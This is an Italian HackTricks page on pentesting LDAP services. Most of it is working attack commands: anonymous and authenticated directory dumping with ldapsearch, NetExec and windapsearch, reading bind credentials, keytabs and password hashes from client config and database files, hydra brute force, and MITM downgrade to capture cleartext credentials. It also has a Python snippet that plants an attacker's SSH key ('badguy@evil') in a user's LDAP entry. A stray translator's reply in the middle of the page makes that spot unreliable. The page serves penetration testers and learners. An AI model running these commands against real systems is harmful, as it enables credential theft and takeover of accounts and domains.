 HackTricks
389, 636, 3268, 3269 - Pentesting LDAP
Tip
Impara e pratica il hacking AWS:
HackTricks Training AWS Red Team Expert (ARTE)
Impara e pratica il hacking GCP:HackTricks Training GCP Red Team Expert (GRTE)
HackTricks Training Azure Red Team Expert (AzRTE)
Supporta HackTricks
- Controlla i piani di abbonamento!
- Unisciti al 💬 gruppo Discord o al gruppo telegram o seguici su Twitter 🐦 @hacktricks_live.
- Condividi trucchi di hacking inviando PR ai HackTricks e HackTricks Cloud repos github.
L’utilizzo di LDAP (Lightweight Directory Access Protocol) serve principalmente a localizzare varie entità come organizzazioni, individui e risorse come file e dispositivi all’interno di reti, sia pubbliche che private. Offre un approccio più snello rispetto al suo predecessore, DAP, avendo un footprint di codice più ridotto.
Le directory LDAP sono strutturate per consentirne la distribuzione su più server, con ogni server che ospita una versione replicata e sincronizzata della directory, chiamata Directory System Agent (DSA). La responsabilità di gestire le richieste è interamente del server LDAP, che può comunicare con altri DSA se necessario per fornire una risposta unificata al richiedente.
L’organizzazione della directory LDAP assomiglia a una gerarchia ad albero, che inizia con la directory radice in cima. Questa si ramifica fino ai paesi, che a loro volta si dividono in organizzazioni, e poi in unità organizzative che rappresentano diverse divisioni o dipartimenti, arrivando infine al livello delle entità individuali, incluse sia le persone sia le risorse condivise come file e stampanti.
Porta predefinita: 389 e 636 (ldaps). Global Catalog (LDAP in ActiveDirectory) è disponibile di default sulle porte 3268 e 3269 per LDAPS.
PORT    STATE SERVICE REASON
389/tcp open  ldap    syn-ack
636/tcp open  tcpwrapped
LDAP Data Interchange Format
LDIF (LDAP Data Interchange Format) definisce il contenuto della directory come un insieme di record. Può anche rappresentare richieste di aggiornamento (Add, Modify, Delete, Rename).
dn: dc=local
dc: local
objectClass: dcObject

dn: dc=moneycorp,dc=local
dc: moneycorp
objectClass: dcObject
objectClass: organization

dn ou=it,dc=moneycorp,dc=local
objectClass: organizationalUnit
ou: dev

dn: ou=marketing,dc=moneycorp,dc=local
objectClass: organizationalUnit
Ou: sales

dn: cn= ,ou= ,dc=moneycorp,dc=local
objectClass: personalData
cn:
sn:
gn:
uid:
ou:
mail: pepe@hacktricks.xyz
phone: 23627387495
- Le righe 1-3 definiscono il dominio di primo livello local
- Le righe 5-8 definiscono il dominio di primo livello moneycorp (moneycorp.local)
- Le righe 10-16 definiscono due unità organizzative: dev e sales
- Le righe 18-26 creano un oggetto del dominio e assegnano attributi con valori
Scrittura dei dati
Nota che se puoi modificare i valori potresti essere in grado di eseguire azioni davvero interessanti. Per esempio, immagina che tu possa cambiare l’informazione “sshPublicKey” del tuo utente o di qualsiasi altro utente. È altamente probabile che se questo attributo esiste, allora ssh sta leggendo le chiavi pubbliche da LDAP. Se puoi modificare la chiave pubblica di un utente potrai accedere come quell’utente anche se l’autenticazione tramite password non è abilitata in ssh.
# Example from https://www.n00py.io/2020/02/exploiting-ldap-server-null-bind/
>>> import ldap3
>>> server = ldap3.Server('x.x.x.x', port =636, use_ssl = True)
>>> connection = ldap3.Connection(server, 'uid=USER,ou=USERS,dc=DOMAIN,dc=DOMAIN', 'PASSWORD', auto_bind=True)
>>> connection.bind()
True
>>> connection.extend.standard.who_am_i()
u'dn:uid=USER,ou=USERS,dc=DOMAIN,dc=DOMAIN'
>>> connection.modify('uid=USER,ou=USERS,dc=DOMAINM=,dc=DOMAIN',{'sshPublicKey': [(ldap3.MODIFY_REPLACE, ['ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDHRMu2et/B5bUyHkSANn2um9/qtmgUTEYmV9cyK1buvrS+K2gEKiZF5pQGjXrT71aNi5VxQS7f+s3uCPzwUzlI2rJWFncueM1AJYaC00senG61PoOjpqlz/EUYUfj6EUVkkfGB3AUL8z9zd2Nnv1kKDBsVz91o/P2GQGaBX9PwlSTiR8OGLHkp2Gqq468QiYZ5txrHf/l356r3dy/oNgZs7OWMTx2Rr5ARoeW5fwgleGPy6CqDN8qxIWntqiL1Oo4ulbts8OxIU9cVsqDsJzPMVPlRgDQesnpdt4cErnZ+Ut5ArMjYXR2igRHLK7atZH/qE717oXoiII3UIvFln2Ivvd8BRCvgpo+98PwN8wwxqV7AWo0hrE6dqRI7NC4yYRMvf7H8MuZQD5yPh2cZIEwhpk7NaHW0YAmR/WpRl4LbT+o884MpvFxIdkN1y1z+35haavzF/TnQ5N898RcKwll7mrvkbnGrknn+IT/v3US19fPJWzl1/pTqmAnkPThJW/k= badguy@evil'])]})
Artefatti LDAP lato client su Linux
Su host Linux integrati con LDAP/AD, segreti preziosi spesso risiedono nella configurazione client, non solo sul server LDAP stesso.
File comuni:
ls -l /etc/sssd/sssd.conf /etc/nslcd.conf /etc/ldap/ldap.conf /etc/krb5.conf 2>/dev/null
sed -n '1,120p' /etc/sssd/sssd.conf 2>/dev/null
sed -n '1,120p' /etc/nslcd.conf 2>/dev/null
Chiavi di alto valore:
ldap_urieldap_search_base: dove e cosa interrogareldap_default_bind_dneldap_default_authtok: credenziali di bind riutilizzabiliid_provider/auth_provider: indicano se SSSD utilizza LDAP, Kerberos o entrambi
Passi successivi utili:
grep -nE '^(ldap_uri|ldap_search_base|ldap_default_bind_dn|ldap_default_authtok|id_provider|auth_provider)\\s*=' \
/etc/sssd/sssd.conf /etc/nslcd.conf 2>/dev/null

ldapsearch -x -H ldap://<target> -D "<bind-dn>" -w '<password>' -b "<base-dn>"
Cosa cercare:
- leggibile da tutti
sssd.conf/nslcd.conf - cleartext bind credentials
- integrazioni SSH o sudo basate su directory che trasformano una config leggibile in un reale impatto di authz
Sniff clear text credentials
Se LDAP è usato senza SSL puoi sniff credentials in plain text sulla rete.
Inoltre, puoi eseguire un attacco MITM nella rete tra il server LDAP e il client. Qui puoi effettuare un Downgrade Attack in modo che il client usi le credentials in clear text per il login.
Se SSL è usato puoi provare a fare un MITM come descritto sopra ma offrendo un false certificate; se il user lo accetta, puoi eseguire un Downgrade del metodo di autenticazione e vedere di nuovo le credentials.
Anonymous Access
Bypass TLS SNI check
According to this writeup just by accessing the LDAP server with an arbitrary domain name (like company.com) he was able to contact the LDAP service and extract information as an anonymous user:
ldapsearch -H ldaps://company.com:636/ -x -s base -b '' "(objectClass=*)" "*" +
LDAP anonymous binds
LDAP anonymous binds consentono a attaccanti non autenticati di recuperare informazioni dal dominio, come un elenco completo di utenti, gruppi, computer, attributi degli account utente e la policy di password del dominio. Questa è una configurazione legacy, e a partire da Windows Server 2003, solo gli utenti autenticati sono autorizzati a iniziare richieste LDAP.
Tuttavia, gli amministratori potrebbero aver dovuto set up a particular application to allow anonymous binds e aver concesso più accesso del previsto, dando così agli utenti non autenticati accesso a tutti gli oggetti in AD.
Anonymous LDAP enumeration with NetExec (null bind)
Se è consentito il null/anonymous bind, puoi estrarre utenti, gruppi e attributi direttamente tramite NetExec’s LDAP module senza creds. Filtri utili:
- (objectClass=*) per inventariare gli oggetti sotto una base DN
- (sAMAccountName=*) per raccogliere user principals
Esempi:
# Enumerate objects from the root DSE (base DN autodetected)
netexec ldap <DC_FQDN> -u '' -p '' --query "(objectClass=*)" ""

# Dump users with key attributes for spraying and targeting
netexec ldap <DC_FQDN> -u '' -p '' --query "(sAMAccountName=*)" ""

# Extract just the sAMAccountName field into a list
netexec ldap <DC_FQDN> -u '' -p '' --query "(sAMAccountName=*)" "" \
| awk -F': ' '/sAMAccountName:/ {print $2}' | sort -u > users.txt
Cosa cercare:
- sAMAccountName, userPrincipalName
- memberOf e la collocazione nell’OU per delimitare i targeted sprays
- pwdLastSet (schemi temporali), flag di userAccountControl (disabilitato, richiesta smartcard, ecc.)
Nota: se anonymous bind non è consentito, di solito vedrai un Operations error che indica che è richiesto un bind.
Credenziali valide
Se hai credenziali valide per accedere al server LDAP, puoi dumpare tutte le informazioni sul Domain Admin usando:
pip3 install ldapdomaindump
ldapdomaindump <IP> [-r <IP>] -u '<domain>\<username>' -p '<password>' [--authtype SIMPLE] --no-json --no-grep [-o /path/dir]
Brute Force
Enumeration
Automatico
Usando questo potrai vedere le informazioni pubbliche (come il domain name):
nmap -n -sV --script "ldap* and not brute" <IP> #Using anonymous credentials
Python
Vedi enumerazione LDAP con python
Puoi provare a enumerare una directory LDAP con o senza credenziali usando python: pip3 install ldap3
Prima prova a connetterti senza credenziali:
>>> import ldap3
>>> server = ldap3.Server('x.X.x.X', get_info = ldap3.ALL, port =636, use_ssl = True)
>>> connection = ldap3.Connection(server)
>>> connection.bind()
True
>>> server.info
Se la risposta è True come nell’esempio precedente, puoi ottenere alcuni dati interessanti del server LDAP (come il naming context o il domain name) da:
>>> server.info
DSA info (from DSE):
Supported LDAP versions: 3
Naming contexts:
dc=DOMAIN,dc=DOMAIN
Una volta ottenuto il naming context, puoi eseguire query più interessanti. Questa semplice query dovrebbe mostrarti tutti gli oggetti nella directory:
>>> connection.search(search_base='DC=DOMAIN,DC=DOMAIN', search_filter='(&(objectClass=*))', search_scope='SUBTREE', attributes='*')
True
>> connection.entries
Oppure dump l’intero ldap:
>> connection.search(search_base='DC=DOMAIN,DC=DOMAIN', search_filter='(&(objectClass=person))', search_scope='SUBTREE', attributes='userPassword')
True
>>> connection.entries
windapsearch
Windapsearch è uno script Python utile per enumerare utenti, gruppi e computer di un dominio Windows utilizzando query LDAP.
# Get computers
python3 windapsearch.py --dc-ip 10.10.10.10 -u john@domain.local -p password --computers
# Get groups
python3 windapsearch.py --dc-ip 10.10.10.10 -u john@domain.local -p password --groups
# Get users
python3 windapsearch.py --dc-ip 10.10.10.10 -u john@domain.local -p password --da
# Get Domain Admins
python3 windapsearch.py --dc-ip 10.10.10.10 -u john@domain.local -p password --da
# Get Privileged Users
python3 windapsearch.py --dc-ip 10.10.10.10 -u john@domain.local -p password --privileged-users
ldapsearch
Verifica credenziali nulle o se le tue credenziali sono valide:
ldapsearch -x -H ldap://<IP> -D '' -w '' -b "DC=<1_SUBDOMAIN>,DC=<TLD>"
ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "DC=<1_SUBDOMAIN>,DC=<TLD>"
# CREDENTIALS NOT VALID RESPONSE
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090A4C, comment: In order to perform this opera
tion a successful bind must be completed on the connection., data 0, v3839
Se trovi qualcosa che dice “bind must be completed”, significa che le credenziali sono errate.
Puoi estrarre tutto da un dominio usando:
ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "DC=<1_SUBDOMAIN>,DC=<TLD>"
-x Simple Authentication
-H LDAP Server
-D My User
-w My password
-b Base site, all data from here will be given
Estrai users:
ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "CN=Users,DC=<1_SUBDOMAIN>,DC=<TLD>"
#Example: ldapsearch -x -H ldap://<IP> -D 'MYDOM\john' -w 'johnpassw' -b "CN=Users,DC=mydom,DC=local"
Estrai computer:
ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "CN=Computers,DC=<1_SUBDOMAIN>,DC=<TLD>"
Non ho accesso al contenuto del file. Per favore incolla il testo da cui estrarre le tue informazioni o specifica cosa intendi con “my info” (es. username, email, indirizzi, configurazioni). Vuoi solo l’estrazione o anche la traduzione in italiano del testo?
ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "CN=<MY NAME>,CN=Users,DC=<1_SUBDOMAIN>,DC=<TLD>"
Estrai Domain Admins:
ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "CN=Domain Admins,CN=Users,DC=<1_SUBDOMAIN>,DC=<TLD>"
Estrai Domain Users:
ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "CN=Domain Users,CN=Users,DC=<1_SUBDOMAIN>,DC=<TLD>"
Estrai Enterprise Admins:
ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "CN=Enterprise Admins,CN=Users,DC=<1_SUBDOMAIN>,DC=<TLD>"
Estrai Amministratori:
ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "CN=Administrators,CN=Builtin,DC=<1_SUBDOMAIN>,DC=<TLD>"
Estrai Remote Desktop Group:
ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "CN=Remote Desktop Users,CN=Builtin,DC=<1_SUBDOMAIN>,DC=<TLD>"
Per verificare se hai accesso a qualche password puoi usare grep dopo aver eseguito una delle query:
<ldapsearchcmd...> | grep -i -A2 -B2 "userpas"
Nota che le password qui potrebbero non essere quelle reali…
pbis
Puoi scaricare pbis da qui: https://github.com/BeyondTrust/pbis-open/ ed è solitamente installato in /opt/pbis.
Pbis consente di ottenere facilmente informazioni di base:
#Read keytab file
./klist -k /etc/krb5.keytab

#Get known domains info
./get-status
./lsa get-status

#Get basic metrics
./get-metrics
./lsa get-metrics

#Get users
./enum-users
./lsa enum-users

#Get groups
./enum-groups
./lsa enum-groups

#Get all kind of objects
./enum-objects
./lsa enum-objects

#Get groups of a user
./list-groups-for-user <username>
./lsa list-groups-for-user <username>
#Get groups of each user
./enum-users | grep "Name:" | sed -e "s,\\,\\\\\\,g" | awk '{print $2}' | while read name; do ./list-groups-for-user "$name"; echo -e "========================\n"; done

#Get users of a group
./enum-members --by-name "domain admins"
./lsa enum-members --by-name "domain admins"
#Get users of each group
./enum-groups | grep "Name:" | sed -e "s,\\,\\\\\\,g" | awk '{print $2}' | while read name; do echo "$name"; ./enum-members --by-name "$name"; echo -e "========================\n"; done

#Get description of each user
./adtool -a search-user --name CN="*" --keytab=/etc/krb5.keytab -n <Username> | grep "CN" | while read line; do
echo "$line";
./adtool --keytab=/etc/krb5.keytab -n <username> -a lookup-object --dn="$line" --attr "description";
echo "======================"
done
Interfaccia grafica
Apache Directory
Download Apache Directory from here. Puoi trovare un example of how to use this tool here.
jxplorer
Puoi scaricare un’interfaccia grafica con server LDAP qui: http://www.jxplorer.org/downloads/users.html
Per impostazione predefinita è installato in: /opt/jxplorer
.png)
Godap
Godap è un’interfaccia utente terminale interattiva per LDAP che può essere usata per interagire con oggetti e attributi in AD e altri server LDAP. È disponibile per Windows, Linux e MacOS e supporta simple binds, pass-the-hash, pass-the-ticket & pass-the-cert, oltre a diverse altre funzionalità specializzate come cercare/creare/modificare/cancellare oggetti, aggiungere/rimuovere utenti dai gruppi, cambiare password, modificare i permessi degli oggetti (DACLs), modificare Active-Directory Integrated DNS (ADIDNS), esportare in file JSON, ecc.

Puoi trovarlo su https://github.com/Macmod/godap. Per esempi di utilizzo e istruzioni leggi la Wiki.
Ldapx
Ldapx è un proxy LDAP flessibile che può essere usato per ispezionare e trasformare il traffico LDAP generato da altri strumenti. Può essere usato per offuscare il traffico LDAP nel tentativo di bypassare identity protection & LDAP monitoring tools e implementa la maggior parte dei metodi presentati nel talk MaLDAPtive.

Puoi ottenerlo da https://github.com/Macmod/ldapx.
Autenticazione via kerberos
Usando ldapsearch puoi autenticarti contro kerberos anziché tramite NTLM usando il parametro -Y GSSAPI
POST
Se puoi accedere ai file dove sono contenuti i database (potrebbero trovarsi in /var/lib/ldap). Puoi estrarre gli hash usando:
cat /var/lib/ldap/*.bdb | grep -i -a -E -o "description.*" | sort | uniq -u
Puoi fornire a john l’hash della password (da ‘{SSHA}’ a ‘structural’ senza aggiungere ‘structural’).
File di configurazione
- General
- containers.ldif
- ldap.cfg
- ldap.conf
- ldap.xml
- ldap-config.xml
- ldap-realm.xml
- slapd.conf
- IBM SecureWay V3 server
- V3.sas.oc
- Microsoft Active Directory server
- msadClassesAttrs.ldif
- Netscape Directory Server 4
- nsslapd.sas_at.conf
- nsslapd.sas_oc.conf
- OpenLDAP directory server
- slapd.sas_at.conf
- slapd.sas_oc.conf
- Sun ONE Directory Server 5.1
- 75sas.ldif
Comandi automatici HackTricks
Protocol_Name: LDAP    #Protocol Abbreviation if there is one.
Port_Number:  389,636     #Comma separated if there is more than one.
Protocol_Description: Lightweight Directory Access Protocol         #Protocol Abbreviation Spelled out

Entry_1:
Name: Notes
Description: Notes for LDAP
Note: |
The use of LDAP (Lightweight Directory Access Protocol) is mainly for locating various entities such as organizations, individuals, and resources like files and devices within networks, both public and private. It offers a streamlined approach compared to its predecessor, DAP, by having a smaller code footprint.

https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-ldap.html

Entry_2:
Name: Banner Grab
Description: Grab LDAP Banner
Command: nmap -p 389 --script ldap-search -Pn {IP}

Entry_3:
Name: LdapSearch
Description: Base LdapSearch
Command: ldapsearch -H ldap://{IP} -x

Entry_4:
Name: LdapSearch Naming Context Dump
Description: Attempt to get LDAP Naming Context
Command: ldapsearch -H ldap://{IP} -x -s base namingcontexts

Entry_5:
Name: LdapSearch Big Dump
Description: Need Naming Context to do big dump
Command: ldapsearch -H ldap://{IP} -x -b "{Naming_Context}"

Entry_6:
Name: Hydra Brute Force
Description: Need User
Command: hydra -l {Username} -P {Big_Passwordlist} {IP} ldap2 -V -f

Entry_7:
Name: Netexec LDAP BloodHound
Command: nxc ldap <IP> -u <USERNAME> -p <PASSWORD> --bloodhound -c All -d <DOMAIN.LOCAL> --dns-server <IP> --dns-tcp
Riferimenti
- HTB: Baby — Anonymous LDAP → Password Spray → SeBackupPrivilege → Domain Admin
- NetExec (successore di CME)
- Microsoft: Operazioni Anonymous LDAP verso Active Directory sono disabilitate
Tip
Impara e pratica il hacking AWS:
Impara e pratica il hacking GCP:Supporta HackTricks
- Controlla i piani di abbonamento!
- Unisciti al 💬 gruppo Discord o al gruppo telegram o seguici su Twitter 🐦 @hacktricks_live.
- Condividi trucchi di hacking inviando PR ai HackTricks e HackTricks Cloud repos github.